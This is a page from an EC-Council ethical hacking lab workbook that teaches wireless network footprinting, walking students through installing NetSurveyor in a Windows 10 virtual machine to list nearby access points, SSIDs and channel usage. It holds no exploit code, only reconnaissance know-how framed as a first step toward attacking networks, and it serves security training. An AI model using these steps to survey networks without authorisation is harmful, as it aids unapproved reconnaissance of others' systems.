PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Footprint a Wireless Network

Footprinting a wireless network involves discovering and footprinting the wireless network in an active or passive way.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, your first step in hacking wireless networks is to find a Wi-Fi network or device. You can locate a target wireless network using various Wi-Fi discovery tools and procedures, including wireless footprinting and identifying an appropriate target that is in range.

Attackers scan for Wi-Fi networks with the help of wireless network scanning tools, which tune to the various radio channels of networking devices. The SSID (Service Set Identifier), which is the wireless network's name, is found in beacons, probe requests, and responses, as well as association and re-association requests. Attackers can obtain the SSID of a network by passive or active scanning. After doing so, they can connect to the wireless network and launch attacks.

As an ethical hacker and pen tester, you must perform footprinting to detect the SSID of a wireless network in the target organization. This will help to predict how effective additional security measures will be in strengthening and protecting your target organization's networks.

The labs in this exercise demonstrate how to footprint a wireless network using various tools and techniques.

Lab Objectives

- Find Wi-Fi networks in range using NetSurveyor

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- NetSurveyor located at **E:\CEH-Tools\CEHv11 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor**
- You can also download the latest version of **NetSurveyor** from the official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 10 Minutes

Overview of Footprinting a Wireless Network

To footprint a wireless network, you must identify the BSS (Basic Service Set) or Independent BSS (IBSS) provided by the access point. This is done with the help of the wireless network's SSID, which can be used to establish an association with the access point to compromise its security. Therefore, you need to find the SSID of the target wireless network.

Footprinting methods to detect the SSID of a wireless network include:

- **Passive Footprinting**, in which you detect the existence of an access point by sniffing packets from the airwaves
- **Active Footprinting**, in which a wireless device sends a probe request with the SSID to see if an access point responds

TASK 1 Find Wi-Fi Networks in Range using NetSurveyor

Here, we will use NetSurveyor to find the Wi-Fi networks in range.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

Note: Ensure that the **Linksys 802.11 g WLAN** adapter is plugged in and connected to the **Windows 10** virtual machine.

If the adapter is not connected to the virtual machine, unplug and plug it in again. A **New USB Device Detected** window appears: select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 10**; click **OK**.

TASK 1.1

Install and Launch NetSurveyor

2. Navigate to **E:\CEH-Tools\CEHv11 Module 16 Hacking Wireless Networks\Wi-Fi Discovery Tools\NetSurveyor** and double-click **NetSurveyor-Setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

NetSurveyor is an 802.11 (Wi-Fi) network discovery tool that gathers information about nearby wireless access points in real-time and displays it in useful ways. It also reports the SSID for each wireless network it detects, along with the channel used by the access point servicing that network. Using NetSurveyor, reports can be generated in Adobe PDF format.

3. The **Setup - NetSurveyor** window appears; click **Next**.




Figure 1.1.1: Setup - NetSurveyor window

4. Follow the steps to install the application using the default settings.
5. After the installation completes, the **Completing the NetSurveyor Setup Wizard** screen appears. Ensure that the **Yes, restart the computer now** radio button is selected and click **Finish**.




Figure 1.1.2: Completing the NetSurveyor Setup Wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. After the system reboots, log in with the credentials **Admin/Pa$$w0rd**.

Note: Ensure that the **Linksys 802.11 g WLAN** adapter is connected to the **Windows 10** virtual machine.

As before, if the adapter is not connected, unplug and plug it in again. A **New USB Device Detected** window appears: select the **Connect to a virtual machine** radio-button, and under **Virtual Machine Name**, select **Windows 10**; click **OK**.

7. Launch **NetSurveyor** by double-clicking the **NetSurveyor** shortcut from **Desktop**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

TASK 1.2

Discover Access Points in the Network

8. **NetSurveyor** initializes, and a list of discovered access-points in the network appears under the **Network Discovery** tab, along with details such as SSID, BSSID, Channel, Beacon Strength, etc. as shown in the screenshot.

9. In the lower section of the window, the **Channel Usage** tab displays a graphical view of the usage of 802.11 channels by discovered access points.




Figure 1.1.3: NetSurveyor: Channel Usage tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. In the lower section of the window, click the **AP Timecourse** tab to view the timecourse of Beacon qualities by SSID in a graphical format.




Figure 1.1.4: NetSurveyor: AP Timecourse tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Click the **Channel Spectrogram** tab to view the spectrogram of the 802.11 channel usage. This information can be used to perform spectrum analysis, actively monitor spectrum usage in a particular area, and detect the spectrum signal of the target network.




Figure 1.1.5: NetSurveyor: Channel Spectrogram tab

12. Similarly, you can gather detailed information about the discovered access points with other graphical diagnostic views by navigating to different tabs in the lower section. Information you can discover includes differential beacon qualities by SSID, the timecourse of 802.11 channel usage, and a heatmap of 802.11 channel usage.

TASK 1.3

Generate a Report

13. To save the gathered information in a report, click **File** from the menu bar and select **Create Report...** from the options.

